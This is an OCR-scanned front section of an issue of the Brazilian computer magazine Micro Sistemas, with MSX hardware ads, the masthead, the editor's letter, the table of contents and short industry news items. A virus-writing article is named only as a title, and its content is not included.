

**ANÁLISE:  
GRAPHOS PRO**

# Micro <sup>JOÃO</sup> Sistemas

A PRIMEIRA REVISTA BRASILEIRA DE MICROCOMPUTADORES

**MACINTOSH**  
A AMEAÇA AOS PCs

**NINTENDO**  
UMA NOVA GERAÇÃO  
DE VIDEOGAMES



**VÍRUS NO MSX**  
COMO CRIAR O SEU



# DIGITAL DESIGN O MSX DO FUTURO

## CARTÃO DE 80 COLUNAS DDX 80 - DDX 80T ▶


A placa DDX 80 possibilita o uso do vídeo em 80 colunas.  
A placa DDX 80T possui todas as características do DDX 80,  
mais uma interface serial RS232C Assíncrona.



### ◀ KIT PARA DRIVE DDX


Este Kit é composto de um Gabinete Metálico com Fonte de Alimentação, uma interface DDX com cabo de ligação para dois "drives", um Manual, um Sistema Operacional (DOS) e uma Embalagem contra-choques.

**KIT DDX 2.0**  
Placa que transforma o MSX 1.0 e 1.1 em MSX 2.0 com 512 cores, 128 Kbytes de VRAM e 80 colunas embutido.



### EXPANSOR DE SLOTS DDX

Este aparelho expande cada "SLOT" do micro MSX em 4 "SLOTS" independentes, possibilitando ao usuário utilizar até 8 "SLOTS" simultaneamente, ao invés de 2 originalmente.



### MEGA RAM DISK 256

Esta placa é uma expansão de memória de 256 Kbytes, com o Sistema Operacional DDX DOS residente. Portanto, ela funciona como se fosse um drive normal para o computador.

**CONHEÇA  
OS MAIS  
RECENTES  
LANÇAMENTOS**



**Digital Design Eletrônica Ltda.**


Tels.: (011) 570-1113 - 570-7471 - 575-2853 - São Paulo - SP  
C.G.C.M.F. 56.472.533/0001-20 - INDÚSTRIA BRASILEIRA

A DIGITAL DESIGN é uma empresa de capital genuinamente nacional voltada a industrialização e comercialização de periféricos para a linha MSX.

Atuando no mercado há mais de três anos, o que prova a seriedade com que a empresa encara o mercado de MSX, a DIGITAL DESIGN desenvolveu, e vem desenvolvendo, vários periféricos para o micro-computador pessoal mais vendido do Brasil.

Entre os periféricos desenvolvidos estão: o KIT DE DRIVE DDX, o CARTÃO 80 COLUNAS DDX, a MEGA RAM DISK 256 e o KIT DDX 2.0, uma placa que transforma o MSX 1.0 e 1.1 em MSX 2.0 com 512 cores, 128 Kbytes de VRAM e 80 colunas embutida.

Está sendo lançada uma INTERFACE DE COMUNICAÇÃO RS-232C e, o EXPANSOR DE SLOTS DDX.



**DDX:**

ORIGINAL:

TECNOLOGIA DE PONTA DEDICADA A SEU MSX:  
IRRRESISTÍVEL ATÉ PARA SER COPIADO...EXPERIMENTE!  
AFINAL, TRATA-SE DE UM PRODUTO COM ESTA MARCA DE QUALIDADE:



**Digital Design Eletrônica Ltda.**

**REVENDEDORES DDX**

SÃO PAULO - SP / Ascott Tel.: 549-9262 - Benny Micros  
Tel.: 570-1555 - Brindata Tel.: 864-1888 - Bruno Blois  
Tel.: 223-7011 - Casa do MSX Tel.: 533-2351  
Cinótica Tel.: 36-6961 - Datarecord  
Tel.: 457-9932 - Data Brind's Tel.: 287-9909  
Datatec Tel.: 571-7083 - Ectron Tel.: 290-7266  
Filcrl Tel.: 220-3833 - Farah's Informática  
Tel.: 36-6707 - Game Of Time Tel.: 581-2739  
Nasa Tel.: 914-2266 - MCC Informática  
Tel.: 262-1876 - MSX Soft Sampa Tel.: 579-8050  
MSX Informática Tel.: 872-0730 - MISC  
Tel.: 34-8391 - Redi-Universoft Tel.: 825-5240  
Brindata Tel.: 864-1888  
STO. ANDRÉ - SP / Shop Áudio e Vídeo Tel.: 444-6055  
TAUBATÉ - SP / J. R. SOM Tel.: (0122) 33-1855  
SÃO JOSÉ DOS CAMPOS - SP / Igres Informática Tel.: (0123) 22-9057  
ARAÇATUBA - SP / Computec Tel.: (0186) 23-3647  
SANTOS-SP / Drawline Tel.: (0132)34-9813

RIO DE JANEIRO - RJ / MSX SOFT Informática Tel.: (021) 284-6791  
CURITIBA - PR / MSX SOFT Sul Informática Tel.: (041) 233-0046  
BELO HORIZONTE - MG / Lema Tel.: (031) 212-6855  
Argus Tel.: (031) 227-5688  
BRASÍLIA - DF / BCS Brasília Tel.: (061) 274-7571  
CRP Informática Tel.: (061) 248-1165  
Ditz Informática Tel.: (061)243-4040  
SALVADOR - BA / Micro & Periféricos Tel.: (071) 359-5599  
RECIFE - PE / Quiminal Tel.: (081) 222-1224  
FORTALEZA - CE / Top Data Informática Tel.: (085) 239-1618  
Sun Foto Tel.: (085)244-2308  
PORTO ALEGRE - RS / Fonte Computadores Tel.: (0512)25-2286  
PELOTAS - RS / S. J. Informática Tel.: (0532) 25-9906  
FLORIANÓPOLIS - SC / Prática Tel.: (0482) 22-0819  
MACEIÓ - AL / Datasoft Tel.: (082) 223-4984  
CAMPINA GRANDE - PB / Magno Computadores  
Tel.: (083) 321-6472  
TUBARÃO - SC / Display Com. e Repres. Tel.: (0486) 22-1022



# Os destaques exclusivos do MISC

## MSX 2.0 SEGUNDA GERAÇÃO

Uma exclusividade do MISC!  
Seu computador irá ficar com os mesmos recursos dos micros importados, ao ser instalado nele o kit msx 2.0 de segunda geração (com relógio real) da Digital Design (DDX).

Grátis com o kit um pacote com 5 programas.

## O QUE É O MISC?

O maior e melhor centro de apoio ao usuário MSX. MISC, onde o usuário de MSX encontra o melhor apoio, a nível de informação, de produto e de serviços. Associe-se ao MISC e passe a receber o nosso jornal.

## MEGA-RAM 256 Kb

Jogue em seu computador os mais sensacionais jogos existentes para seu msx,

com esta expansão de memória de 256 Kb, compatível com msx 1.0/1.1 e 2.0.

Grátis um pacote com 10 Super-Games.

## FRANCHISING:


O MISC procura parceiros comerciais para as principais cidades. Consulte-nos para maiores detalhes.

## MEGA-RAM DISK

Todos os recursos da mega-ram, com as vantagens do drive!  
Esta expansão de 256 Kb feita pela DDX pode ser utilizada em jogos (como a mega-ram 256 Kb) ou como um drive, permitindo sua utilização com aplicativos. Sendo que a velocidade de acesso é muito superior ao drive.

## MSX-TURBO-DEVICE

Outra exclusividade do MISC. Esta interface, que é instalada no interior do seu EXPERT, por você mesmo, permite dobrar a velocidade de processamento do seu msx.



## VOCÊ ENCONTRARÁ TODOS ESSES PRODUTOS NOS SEGUINTE LOCAIS:

MISC  
São Paulo  
R. Xavier de Toledo, 210 - Cj. 23  
CEP 01048 - São Paulo - SP  
Fones: (011) 36-3226 e 34-8391

MISC  
Lages - Santa Catarina  
R. Mal. Deodoro, 71 - Cj. 306  
CEP 88500 - Lages - SC

MISC  
São José dos Campos  
R. Vilaça, 374 - Cj. 306  
CEP 12210 - São José dos Campos - SP  
Fone: (0123) 41-5069

MISC  
Joinville - Santa Catarina  
Trav. Norberto Bechman, 170 - Cj. 11, 12 e 13  
CEP 89200 - Joinville - SC  
Fone: (0474) 22-1471



**DIRETOR TÉCNICO:**  
Renato Degiovani

**REDAÇÃO:**  
Myriam Lussac (coordenação), Luiz F. Moraes, Claudio Costa e Olenka Machado

**ARTE:**  
Wellington Silveira (diagramação), Paulo Tartarini (arte-final)

**ASSESSORIA TÉCNICA:**  
Flávia Azevedo, José Eduardo Neves e Sylvio Messias Morais

**COLABORADORES:**  
Mary Lou Rebelo, João Krish Jr., Cláudio Victor Nasajon, José Rafael Sommerfeld, Elias de Oliveira e Alberto C. Meyer Filho.

**ADMINISTRAÇÃO:**  
Vanier de Oliveira e Silva

**DIRETORIA COMERCIAL:**  
Ademar Belon Zochio

**PUBLICIDADE:**  
São Paulo:  
José Carlos Roberto  
Tels: (011) 887-7758 e 887-3389

Rio de Janeiro:  
Antônio Carlos Bayma Barzani  
Tel: (021) 262-6306

**CIRCULAÇÃO E ASSINATURAS:**  
Ademar Belon Zochio  
**Representante Nordeste:**  
Márcio Augusto Viana  
R. Paraíso, 172  
CEP 40.040 - Salvador - BA

**COMPOSIÇÃO:**  
Alfa Lógica

**FOTOLITOS:**  
GGM, Milimetron e Beni

**IMPRESSÃO:**  
Gráfica Editora Lord S.A.

**DISTRIBUIÇÃO:**  
Fernando Chinaglia Distribuidora Ltda  
Tel: (021) 268-9112

**ASSINATURAS:**  
No país NCz\$ 300,00

Os artigos assinados são de responsabilidade única e exclusiva dos autores. Todos os direitos de reprodução do conteúdo da revista estão reservados e qualquer reprodução, com finalidade comercial ou não, só poderá ser feita mediante autorização prévia. Transcrições parciais de trechos para comentário ou referências podem ser feitas, desde que sejam mencionados os dados bibliográficos de MICRO SISTEMAS. A revista não aceita material publicitário que possa ser confundido com matéria redacional.

MICRO SISTEMAS é uma publicação da ATI - Análise, Teleprocessamento e Informática Ltda.

**Endereços:**  
Av. Pres. Wilson, 165 gr 1210 - Centro - Rio de Janeiro/RJ - CEP 20.030 - Tel: (021) 262-6306

R. Oliveira Dias, 153 - Jardim Paulista - São Paulo/SP - CEP 01.433 - Tels: (011) 887-7758 e 887-3389

**JORNALISTA RESPONSÁVEL:**  
Luiz F.O. Franceschini - R.P. 15877

## PREZADO LEITOR

MICRO SISTEMAS completa, nesta edição, mais um ano de vida. São oito anos de muito trabalho, mas também de agradáveis recompensas. A maior delas, sem dúvida, é o prestígio com a qual a revista é saudada nos meios em que circula.

Entramos nesse novo ano com um grande projeto em pauta: a transformação do caderno de jogos, lançado na edição anterior, em um encarte destacável da revista. Com isso ele não só ganha maior autonomia, como também cores e uma dinâmica diferente das outras matérias da revista.

Com isso resgatamos, de forma séria e profissional, o fantástico mundo da imaginação e da aventura. Acreditamos que é pela porta da informática informal, ou do lazer eletrônico, que milhares e milhares de pessoas estão descobrindo e se integrando ao mundo do computador.

**Renato Degiovani**

## NESTE NÚMERO

### SEÇÕES

BYTES .....	6
CONSULTORIA .....	26
CARTAS .....	41
LIVROS .....	62

### ARTIGO

MACINTOSH: O ORIGINAL PECADO DA MAÇÃ .....	12
À PROCURA DE UM CURSO DE ELETRÔNICA .....	38

### ANÁLISE

GRAPHOS PRO — A NOVIDADE DO ANO PARA MSX .....	16
--	----

### PROGRAMAÇÃO

COMO CRIAR UM VÍRUS NO MSX .....	21
PROJETO PRO KIT — PARTE 7 .....	24

### COMPUTAÇÃO GRÁFICA

COMPUTAÇÃO GRÁFICA NA PUC-RIO .....	60
-------------------------------------	----

### CADERNO DE JOGOS

INSERTS .....	30	ZAPPING .....	35
HARDWARE .....	31	ADVENTURES .....	36
SHORT FILES .....	34		

### CLUBE DO LEITOR

49 BAS.PAS	54 INDIANA JONES
50 CADASTRO DE FITAS	58 EDITOR DE VTOC

## Interprint comemora 30 anos

Um total de US\$ 15 milhões a ser investido nos próximos três anos com o objetivo de faturar US\$ 100 milhões, foi anunciado pelo Diretor Geral da Interprint Formulários Ltda. e Interprint Impressos de Segurança, Adolfo Menezes Melito, em comemoração aos 30 anos da empresa no Brasil. Seus planos incluem a ampliação do parque gráfico e o lançamento de produtos na área de impressos de segurança e em áreas pioneiras como a aplicação de substâncias químicas em formulários contínuos.

Nestes 30 anos a Interprint desenvolveu algumas aplicações inéditas no Brasil como a policromia em papel couché para formulário contínuo, impressos de segurança (loteria instantânea e jogos promocionais), investiu na tecnologia da impressão adotando a fotocomposição a laser e, segundo seu Diretor Geral, pretende continuar mantendo a liderança no desenvolvimento de novos produtos com a recém-criada Gerência de Novos Produtos.

A empresa, hoje com sete filiais no Brasil e três fábricas no município de São Bernardo do Campo, deverá faturar este ano US\$ 45 milhões, um valor 80% acima do resultado de US\$ 25 milhões em 87, e 30% sobre os US\$ 35 milhões do ano passado, aumentando de 11% para 13% sua participação no mercado e mantendo o quarto lugar entre as empresas de formulários contínuos, conforme estimativas de Melito.

## lochpe premia trabalhos de pesquisa

"Modelagem Matemática e Simulação em Mancais Hidrodinâmicos", de autoria de Durval Duarte Júnior, da Escola Politécnica de São Paulo, que sugere um modelo matemático para avaliar o desempenho de mancais em funcionamento no motor, foi o trabalho vencedor do Prêmio lochpe de Tecnologia - Massey Ferguson - entregue em São Paulo. No total foram inscritos 103 trabalhos sobre motores a combustão interna e diesel.

"Queremos estimular o desenvolvimento de técnicas e processos que contribuam para a modernização desse tipo de motor", explica Norberto Farina, diretor-presidente da Maxion S.A., empresa do Grupo que fabrica motores, tratores e componentes. "E pretendemos, ao mesmo tempo, ajudar na conscientização nacional de que só o desenvolvimento tecnológico coloca um país em condições de competir no exterior", acrescentou.

O primeiro lugar valeu a Durval um prêmio equivalente a 20.280 Bônus do Tesouro Nacional (BTN) e o direito a uma viagem ao exterior, a título de aperfeiçoamento profissional. Houve ainda quatro prêmios de incentivo: na categoria especial, Lydia Lopes Correa da Silva, do Instituto de Pesquisas Tecnológicas (IPT) de São Paulo, foi a vencedora com o trabalho "Simulação do processo termodinâmico de motores de combustão interna em ciclo diesel".


Os outros trabalhos premiados foram "Scroil Scraped Oil Cooled Piston", de Miguel Azevedo, da Metal Leve S.A.; "Desenvolvimento de um programa de simulação de motores a combustão interna em ciclo com ignição por centelha", de José A. dos Reis Parise e Hélio Pedro Amaral Souto, da Pontifícia Universidade Católica do Rio de Janeiro; e inovações tecnológicas em motores de combustão, do pesquisador independente Urbano Ernesto Stumpf.

## Experimentando diversos penteados

O ALICE SYSTEM, inventado por JEAN CLAUDE BOURDIER, permite aos salões de cabeleiros propor a cada uma de suas clientes "ver-se" a si mesma com um grande número de penteados diferentes e, assim, escolher cortes e colorações com excepcional margem de acerto. Esta experiência virtual, que não necessita nem de trucagens de vídeo nem de manipulações complicadas, é a um só tempo rápida e eficaz.

O ALICE SYSTEM compõe-se de quatro elementos: o aparelho fotográfico "CYCLOPE" é um aparelho sem regulagem, que permite obter com toda segurança um diapositivo do rosto da cliente. Este diapositivo, por sua vez, é integrado a um "cartão beleza", portador de códigos que permitem identificar os traços da cliente e os penteados aconselháveis. Estes "cartões beleza" são fornecidos por ALICE SYSTEM.

O terceiro elemento é o espelho de Alice "ALICE MIRROR" tela sobre a qual aparece o rosto da cliente tal qual acha-se integrado no "cartão beleza"; penteados com cabelos verdadeiros são projetados na tela, e a cliente se vê como se estes penteados fossem seus.



## Softec lança Laptop 286

A Softec acaba de apresentar na IX Feira Internacional de Informática, o primeiro micro brasileiro realmente portátil e compatível com o IBM PC/AT, o LAPTOP 286. Segundo o diretor comercial, Antonio Sergio Gabriel, "o objetivo da Softec é oferecer ao mercado nacional produtos com excelente nível de preço e performance."

Já o EGO 386 foi oficialmente lançado, possibilitando que os micros compatíveis com o IBM PC/AT 286, inclusive o LAPTOP, evoluam para o 386 apenas com a troca de placas. Nessa versão, o 386 utiliza o chipset importado, liberado pela SEI até que o nacional esteja disponível, e suas características básicas são: BIOS da própria Softec; recurso de "interleaved" para agilizar o acesso do chip à memória e garantir maior performance; memória RAM de 2 Mb expandível a até 16 Mb; acesso a monitores e também ao display de cristal líquido padrão VGA, graças à interface que a Softec também está lançando no mercado.

Até o final desse ano a Softec prevê o lançamento do 386 na versão Torre, um gabinete especialmente montado para ficar na vertical, inclusive com a parte mecânica mais pesada, ventilação forçada, controlador para vídeo VGA e clock de até 33 MHz, com o recurso de "cash" para viabilizar a alta velocidade do clock com a performance do chip A33.

## As novidades da PRO KIT Software

Para os usuários do MSX a PRO KIT Software, uma das mais conhecidas empresas de criação e distribuição de software do Rio de Janeiro, está trazendo novidades que certamente irão facilitar a vida das pessoas que levam o seu computador a sério.

A primeira novidade é que a partir de agora os usuários dos produtos da série PRO KIT poderão criar um número ilimitado de Masters e cópias de segurança, além de imprimir os manuais de qualquer produto PRO KIT e de atualizar com rapidez as versões mais antigas do Zapper, Scanner, Files, etc. Tudo isso e muito mais pode ser feito com o ROT II, um utilitário específico para quem trabalha com os programas PRO KIT.

A segunda novidade é a continuação da série PRO KIT, desta vez com o lançamento do PRO KIT FORMAT, um utilitário capaz de fazer as mais incríveis formatações de disquetes, ao gosto do cliente, dando novas possibilidades de proteção e desproteção de programas, além de realizar outras tarefas tão simples quanto necessárias como a desformatação de um disquete.

E para quem soube esperar, finalmente chega ao mercado, após quase um ano de testes e implementações, o GRAPHOS III PRO que, segundo o seu autor Renato Degiovani, se constitui na ferramenta definitiva para a criação e confecção de gráficos e desenhos. O GRAPHOS III PRO e os outros produtos da PRO KIT Software podem ser encontrados nos diversos revendedores autorizados ou na própria PRO KIT Software, caixa postal 44026, CEP 22062, Rio de Janeiro.

## Alfacom coloca o Brasil na era do cristal líquido

O Brasil está definitivamente entrando na era do cristal líquido. O passo decisivo para tanto foi dado há cerca de um mês, quando o Conselho Nacional de Informática e Automação, Conin, publicou no Diário Oficial da União resolução concedendo incentivos fiscais para a Alfacom produzir estes componentes.

O visor de cristal líquido é um dispositivo que incorpora tecnologia de última geração entre os que compõem os chamados mostradores planos e apresenta uma série de vantagens em relação aos outros. As principais vantagens são o baixo consumo de energia, alta definição de imagem, portabilidade e, sobretudo, o baixo custo.

A Alfacom, uma empresa do grupo Alfatron, está investindo cerca de US\$ 6 milhões num projeto que prevê para dentro de 36 meses a completa nacionalização dos visores de cristal líquido e já firmou um acordo de cooperação técnico-científica com o CTI (Centro Tecnológico de Informática que é um órgão da Secretaria Especial de Ciência e Tecnologia). Um outro acordo no mesmo sentido foi firmado com a Philips da Holanda.

O visor de cristal líquido tem uma gama muito grande de aplicações. Na informática, ele já é usado para a fabricação do laptop ou computador de colo; pode ser aplicado também em coletores de dados, balanças eletrônicas, terminais de pontos de vendas etc; na automação bancária, com caixas automáticas, terminais de caixa e equipamento de informação de crédito; nas comunicações, em telefones, rádios-transmissores e receptores; em telas de televisão, rádios, toca-fitas e aparelhos de som de um modo geral.

## ATS aumenta sua linha de produtos

A ATS - Tecnologia, Indústria e Comércio, empresa fabricante de microcomputadores, está comercializando sua nova linha de micros PC/AT, os quais apresentam as mais avançadas características tecnológicas, tais como zero wait state, alta velocidade no clock, chaves de bloqueio de teclado, reset e displays indicadores de velocidade.

A nova linha ATS/AT, utiliza chip set da Itacom, e é constituída de duas versões: o AT Desk e AT Floor (mais conhecido como Torre), ambos com duplo clock de 12/8 MHz, chaveados por teclado; microprocessadores 80286-10 da Intel (podendo opcionalmente conterem processado-


res aritméticos 80287); suportam até 64K de memória EPROM e até 16mb de memória RAM. A nova arquitetura dos ATS/AT utiliza Back Plane, o que facilita a manutenção. O AT Floor diferencia-se por sua maior capacidade de periféricos, incluindo unidades de discos e fitas (straemer). A 12 MHz com zero wait state, o ATS/AT obtém uma performance igual a um IBM/AT em 16.1 MHz, no software Speed Teste.

## Ruf comercializa impressoras laser

A Ruf S/A, uma das maiores redes nacionais de distribuição de microinformática, firmou um contrato com a Grafix Eletrônica para comercializar em todo o país a linha de impressoras Grafix Laser, que acaba de ser lançada. A expectativa da Ruf é entregar cerca de 20 impressoras ao mês até o final de 89, com um trabalho de vendas dirigido principalmente para as praças de São Paulo, Belo Horizonte e Rio de Janeiro.

A nova linha Grafix Laser é a mais completa do mercado brasileiro, com cinco diferentes modelos e várias implementações. Enquanto os demais equipamentos desse tipo disponíveis no Brasil têm sua performance situada em no máximo 6 ppm (páginas por minuto), os vários modelos da Grafix Laser atingem velocidades de 8 ppm até 25 ppm.

# MODEM É STI. SIMPLES E INTELIGENTE.



## SC-1200

Modem analógico simples, econômico e robusto para aplicações genéricas em linhas telefônicas privativas ou comutadas.



## SV-22

Modem inteligente, controlado por micro-controlador. Projetado para operar full-duplex a dois fios, através de rede discada.

Modems utilizados para acesso à Serviço de Banco de Dados: Cirandão, Video-Texto, Aruanda, Rempac e outros.



**INFORMÁTICA**

Rua Giordano Bruno, 383 - Telex: 51 5632 "STIY"  
Caixa Postal 5002 - Fone (0512) 32.3503  
CEP 90.410 - Porto Alegre - RS  
Escritório em São Paulo: Av. Desembargador Eliseu  
Guilherme, 299 - Bairro Paraíso - Fone (011) 287.5907  
CEP 04.004 - São Paulo - SP.

## Amiga e computação gráfica na MP Informática

A MP Informática, seguindo sua filosofia de sempre estar na vanguarda tecnológica da microinformática passou, desde setembro último, a trabalhar com a linha Commodore AMIGA, desativando sua área de MSX.

A empresa tomou a decisão da desativação do MSX por entender que essa linha entrou num declínio acentuado no Brasil, enquanto no exterior já não se fazem mais software ou hardware para MSX1 ou MSX2.

Já para a linha AMIGA, a empresa dispõe atualmente de mais de 700 programas entre jogos e aplicativos (a maioria com seus manuais) e uma biblioteca completa sobre hardware e software.

A partir de outubro a MP passará a ministrar cursos de computação gráfica e genéricos para a linha AMIGA, assim como irá inaugurar o seu bureau de computação gráfica para a prestação de serviços a terceiros, tais como vinhetas, animação, digitalização e desktop publishing.

Para melhor atender ao usuário de AMIGA, a MP Informática já providenciou seu cadastro junto à Commodore e passará a representá-la no Brasil.


## Tandem mostra lançamentos em Fax e Telex

A Tandem Tecnologia, empresa dedicada ao desenvolvimento de soluções em telemática, apresentou três novos produtos durante a Feira Internacional de Informática.

Seguindo a mesma filosofia do Intellex, um concentrador que já se definiu como um sucesso junto aos usuários, a Tandem trouxe o Intellex/L, uma versão mais econômica que a anterior, mas capaz, também, de transformar micros PC, XT, AT e 386 em telex. O Intellex/L substitui com vantagem até três teleimpressoras convencionais, permitindo ainda que o micro e a impressora fiquem liberados para outras aplicações, sejam desligados à noite sem interromper o recebimento ou envio de mensagens, e oferecendo, além disso, transmissão com hora programada, multiendereçamento, chamada automática e discagem abreviada.

Na área de fac-símiles, a Tandem apresentou um novo software para o FaxT, um emulador de fac-símile que, na versão em lançamento, passa a oferecer também a opção de transmitir arquivos de programas e dados micro a micro, sem operador, em horário programado. Assim, o FaxT passa a funcionar como um modem síncrono de 2.400 a 9.600 bauds, nos padrões V.27 e V.29, só que pela metade do preço deste.

O FaxT pode receber e enviar textos ou gráficos. Além disso, oferece recursos como broadcast, para difusão de circulares entre clientes e filiais, por exemplo; polling, que permite consulta e recepção automática de documentos fac-símiles recebidos; memória para centenas de nú-



meros telefônicos para discagem abreviada; opção de mensagens confidenciais que exigem senha impressas; e chamada automática em caso de o número chamado estar ocupado, entre outras.

## Automação e otimização em serrarias

VARISYS, idealizado e projetado pela empresa francesa CIRIS, é um sistema de automação e de otimização para carrinhos porta-toras, composto de 8 módulos distintos que contribuem, cada um na sua parte e em sua função particular, num aumento sensível da rentabilidade.

Este conjunto de funções conduz a uma otimização da produtividade, graças à regularidade do sistema automático de controle que garante, em permanência, a cadência máxima de corte. Ao mesmo tempo, proporciona um aumento significativo do rendimento das toras graças a um melhor posicionamento da tora e à precisão do corte de serra que permite uma diminuição da espessura de base dos cortes.

Dessa forma consegue-se um aumento notável de rentabilidade, garantindo retorno do investimento em alguns meses.



## Brasoff lança nova versão do Wordstar

Para atender às necessidades cada vez mais sofisticadas dos usuários de processadores de textos, a versão 5 do WordStar Profissional incorpora mais de uma centena de novos recursos que facilitam e agilizam a confecção de documentos, newsletters e demais textos profissionais, permitindo uma alta qualidade visual.

